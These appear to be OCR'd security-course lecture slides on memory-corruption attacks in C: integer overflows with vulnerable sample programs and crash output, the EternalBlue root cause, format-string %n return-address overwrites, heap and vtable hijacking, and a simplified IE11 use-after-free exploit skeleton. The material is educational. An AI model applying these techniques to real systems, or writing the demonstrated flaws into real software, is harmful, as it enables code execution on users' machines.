
Change the caller's saved frame pointer to point to attacker-controlled memory. Caller's return address will be read from this memory.

Two's Complement

Binary representation of negative integers

Represent X (where X<0) as $2^N - |X|$

- N is word size (e.g., 32 bits on x86 architecture)



Integer Overflow

```
static int getpeername1(p, uap, compat) {
// In FreeBSD kernel, retrieves address of peer to which a socket is connected
    …
    struct sockaddr *sa;
     …
    len = MIN(len, sa->sa_len);
    … copyout(sa, (caddr_t)uap->asa, (u_int)len);
    …
}
```

Checks that "len" is not too big

Negative "len" will always pass this check…

… interpreted as a huge unsigned integer here

… will copy up to 4G of kernel memory

Copies "len" bytes from kernel memory to user space

Integer Overflow

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[]){
    unsigned short s;
    int i;
    char buf[80];

    if(argc < 3){
      return -1;
    }
```

```
    i = atoi(argv[1]);
    s = i;

    if(s >= 80) { /* [w1] */
       printf("Oh no you don't!\n");
       return -1;
     }

     printf("s = %d\n", s);
     memcpy(buf, argv[2], i);
     buf[i] = '\0';
     printf("%s\n", buf);

     return 0;
}
```

```
nova:signed {100} ./width1 5 hello
s = 5
hello
nova:signed {101} ./width1 80 hello
Oh no you don't!
nova:signed {102} ./width1 65536 hello
s = 0
Segmentation fault (core dumped)
```

Another Integer Overflow


```
void  func( char *buf1, *buf2,    unsigned int len1, len2) {
      char temp[256];
      if  (len1 + len2 > 256)   {return -1}              // length check
      memcpy(temp,  buf1,  len1);                        // cat buffers
      memcpy(temp+len1,  buf2,  len2);
      do-something(temp);                                // do stuff
}
```

What if **len1 = 0x80, len2 = 0xffffff80** ?

$\Rightarrow$ len1+len2 = 0

Second memcpy() will overflow heap !!

Integer Overflow Exploit Stats



Integer Overflow in EternalBlue

[redacted] https://risksense.com/wp-content/uploads/2018/05/White-Paper_Eternal-Blue.pdf

On most versions of Microsoft Windows, there is a function named **srv!SrvOS2FeaListSizeToNt**, which is used to calculate the size needed for a converting OS/2 Full Extended Attributes (FEA) List structures into the appropriate NT FEA structures. These structures are used to describe file characteristics. This calculation function is not present in Microsoft Windows 10, as it has been in-lined by the compiler. The vulnerability thus appears in **srv!SrvOs2FeaListToNt**.

```
0: kd> u srv!SrvOs2FeaListToNt + 0x162
srv!SrvOs2FeaListToNt+0x162:
fffff801`e60a2556 662bdf          sub     bx,di
fffff801`e60a2559 6641891e        mov     word ptr [r14],bx
fffff801`e60a255d bb0d0000c0      mov     ebx,0C000000Dh   STATUS_INVALID_PARAMETER
```

Figure 3: The root cause vulnerability for EternalBlue, which also sets the status code seen in successful exploitation

Essentially, an attacker-controlled DWORD value is subtracted here, however you will notice WORD-sized registers are used in the calculation. This buffer size is later used in a **memcpy**[17] or **memmove**[18] operation, depending on the Microsoft Windows version, both of which perform a copy of a memory from one location to another.

Variable Arguments in C

In C, can define a function with a variable number of arguments

- Example: void printf(const char* format, …)

Examples of usage:

```
printf("hello, world");
printf("length of '%s' = %d\n", str, str.length());
printf("unable to open file descriptor %d\n", fd);
```

Format specification encoded by special % characters

%d,%i,%o,%u,%x,%X – integer argument
%s – string argument
%p – pointer argument (void *)
Several others


Implementation of Variable Args

Special functions va_start, va_arg, va_end compute arguments at run-time

```
void printf(const char* format, ...)
{
      int i; char c; char* s; double d;
      va_list ap;  /* declare an “argument pointer” to a variable arg list */
      va_start(ap, format); /* initialize arg pointer using last known arg */

      for (char* p = format; *p != ‘\0’; p++) {
         if (*p == ‘%’) {
            switch (*++p) {
               case ‘d’:
                  i = va_arg(ap, int); break;
               case ‘s’:
                  s = va_arg(ap, char*); break;
               case ‘c’:
                  c = va_arg(ap, char); break;
               }
               ... /* etc. for each % specification */
            }
      }
      ...

      va_end(ap);  /* restore any special stack manipulations */
}
```

printf has an internal stack pointer

Frame with Variable Args



Format Strings in C

Proper use of printf format string:

```
… int foo=1234;
  printf("foo = %d in decimal, %X in hex",foo,foo);
```

– This will print

```
foo = 1234 in decimal, 4D2 in hex
```

Sloppy use of printf format string:

```
… char buf[13]="Hello, world!";
  printf(buf);
  // should've used printf("%s", buf); …
```

– If the buffer contains a format symbol starting with %, location pointed to by printf's internal stack pointer will be interpreted as an argument of printf. This can be exploited to move printf's internal stack pointer! (how?)

Writing Stack with Format Strings

%n format symbol tells printf to write the number of characters that have been printed

```
… printf("Overflow this!%n",&myVar); …
```


– Argument of printf is interpeted as destination address
– This writes 14 into myVar ("Overflow this!" has 14 characters)

What if printf does not have an argument?

```
… char buf[16]="Overflow this!%n";
  printf(buf); …
```

– Stack location pointed to by printf's internal stack pointer will be interpreted as address into which the number of characters will be written!

Using %n to Mung Return Address



C has a concise way of printing multiple symbols: %Mx will print exactly 4M bytes (taking them from the stack). Attack string should contain enough "%Mx" so that the number of characters printed is equal to the most significant byte of the address of the attack code.
Repeat three times (four "%n" in total) to write into &RET+1, &RET+2, &RET+3, thus replacing RET with the address of attack code byte by byte.

See "Exploiting Format String Vulnerabilities" for details

Heap Overflow

Overflowing buffers on heap can change pointers that point to important data


- Illegitimate privilege elevation: if program with overflow has sysadm/root rights, attacker can use it to write into a normally inaccessible file
  - Example: replace a filename pointer with a pointer into a memory location containing the name of a system file (for example, instead of temporary file, write into AUTOEXEC.BAT)

Sometimes can transfer execution to attack code


- Example: December 2008 attack on XML parser in Internet Explorer 7 - see http://isc.sans.org/diary.html?storyid=5458

Function Pointers on the Heap

Compiler-generated function pointers
(e.g., virtual method table in C++ or JavaScript code)




Suppose vtable is on the heap next to a string object:




Heap-Based Control Hijacking

Compiler-generated function pointers
(e.g., virtual method table in C++ code)



Suppose vtable is on the heap next to a string object:



Google Patches Actively-Exploited Zero-Day Bug in Chrome Browser

The memory-corruption vulnerability exists in the browser's FreeType font rendering library.

Author:
Elizabeth Montalbano
October 21, 2020
/ 8:23 am

1:30 minute read

Write a comment

Google released an update to its Chrome browser that patches a zero-day vulnerability in the software's FreeType font rendering library that was actively being exploited in the wild.

Security researcher Sergei Glazunov of Google Project Zero discovered the bug which is classified as a type of memory-corruption flaw called a heap buffer overflow in FreeType. Glazunov informed Google of the vulnerability on Monday. Project Zero is an internal security team at the company aimed at finding zero-day vulnerabilities.

https://threatpost.com/google-patches-zero-day-browser/160393/

Dynamic Memory Management in C

Memory allocation: malloc(size_t n)

- Allocates n bytes and returns a pointer to the allocated memory; memory not cleared
- Also calloc(), realloc()

Memory deallocation: free(void * p)

- Frees the memory space pointed to by p, which must have been returned by a previous call to malloc(), calloc(), or realloc()
- If free(p) has already been called before, undefined behavior occurs
- If p is NULL, no operation is performed

Memory Management Errors

- Initialization errors
- Failing to check return values
- Writing to already freed memory
- Freeing the same memory more than once
- Improperly paired memory management functions (example: malloc / delete)
- Failure to distinguish scalars and arrays
- Improper use of allocation functions

All result in exploitable vulnerabilities


IE11 Example: CVE-2014-0282 (simplified)

```
<form id="form">
   <textarea id="c1" name="a1" ></textarea>
   <input      id="c2" type="text" name="a2" value="val">
</form>

<script>
    function changer() {
        document.getElementById("form").innerHTML = "";
        CollectGarbage();           // erase  c1 and c2 fields
    }

    document.getElementById("c1").onpropertychange = changer;
    document.getElementById("form").reset();
</script>
```

Loop on form elements:
    c1.doReset()
    c2.doReset()


What Just Happened?

c1.doReset() causes **changer()** to be called and free object c2



What Just Happened?

c1.doReset() causes **changer()** to be called and free object c2



Suppose attacker allocates a string of same size as vtable

When **c2.doReset()** is called, attacker gets shell

The Exploit

```
<script>
   function changer() {
      document.getElementById(”form").innerHTML = "";
      CollectGarbage();

      --- allocate string object to occupy vtable location ---
   }

   document.getElementById("c1").onpropertychange = changer;
   document.getElementById("form").reset();
</script>
```

Chrome Vulnerabilities (2015-20)

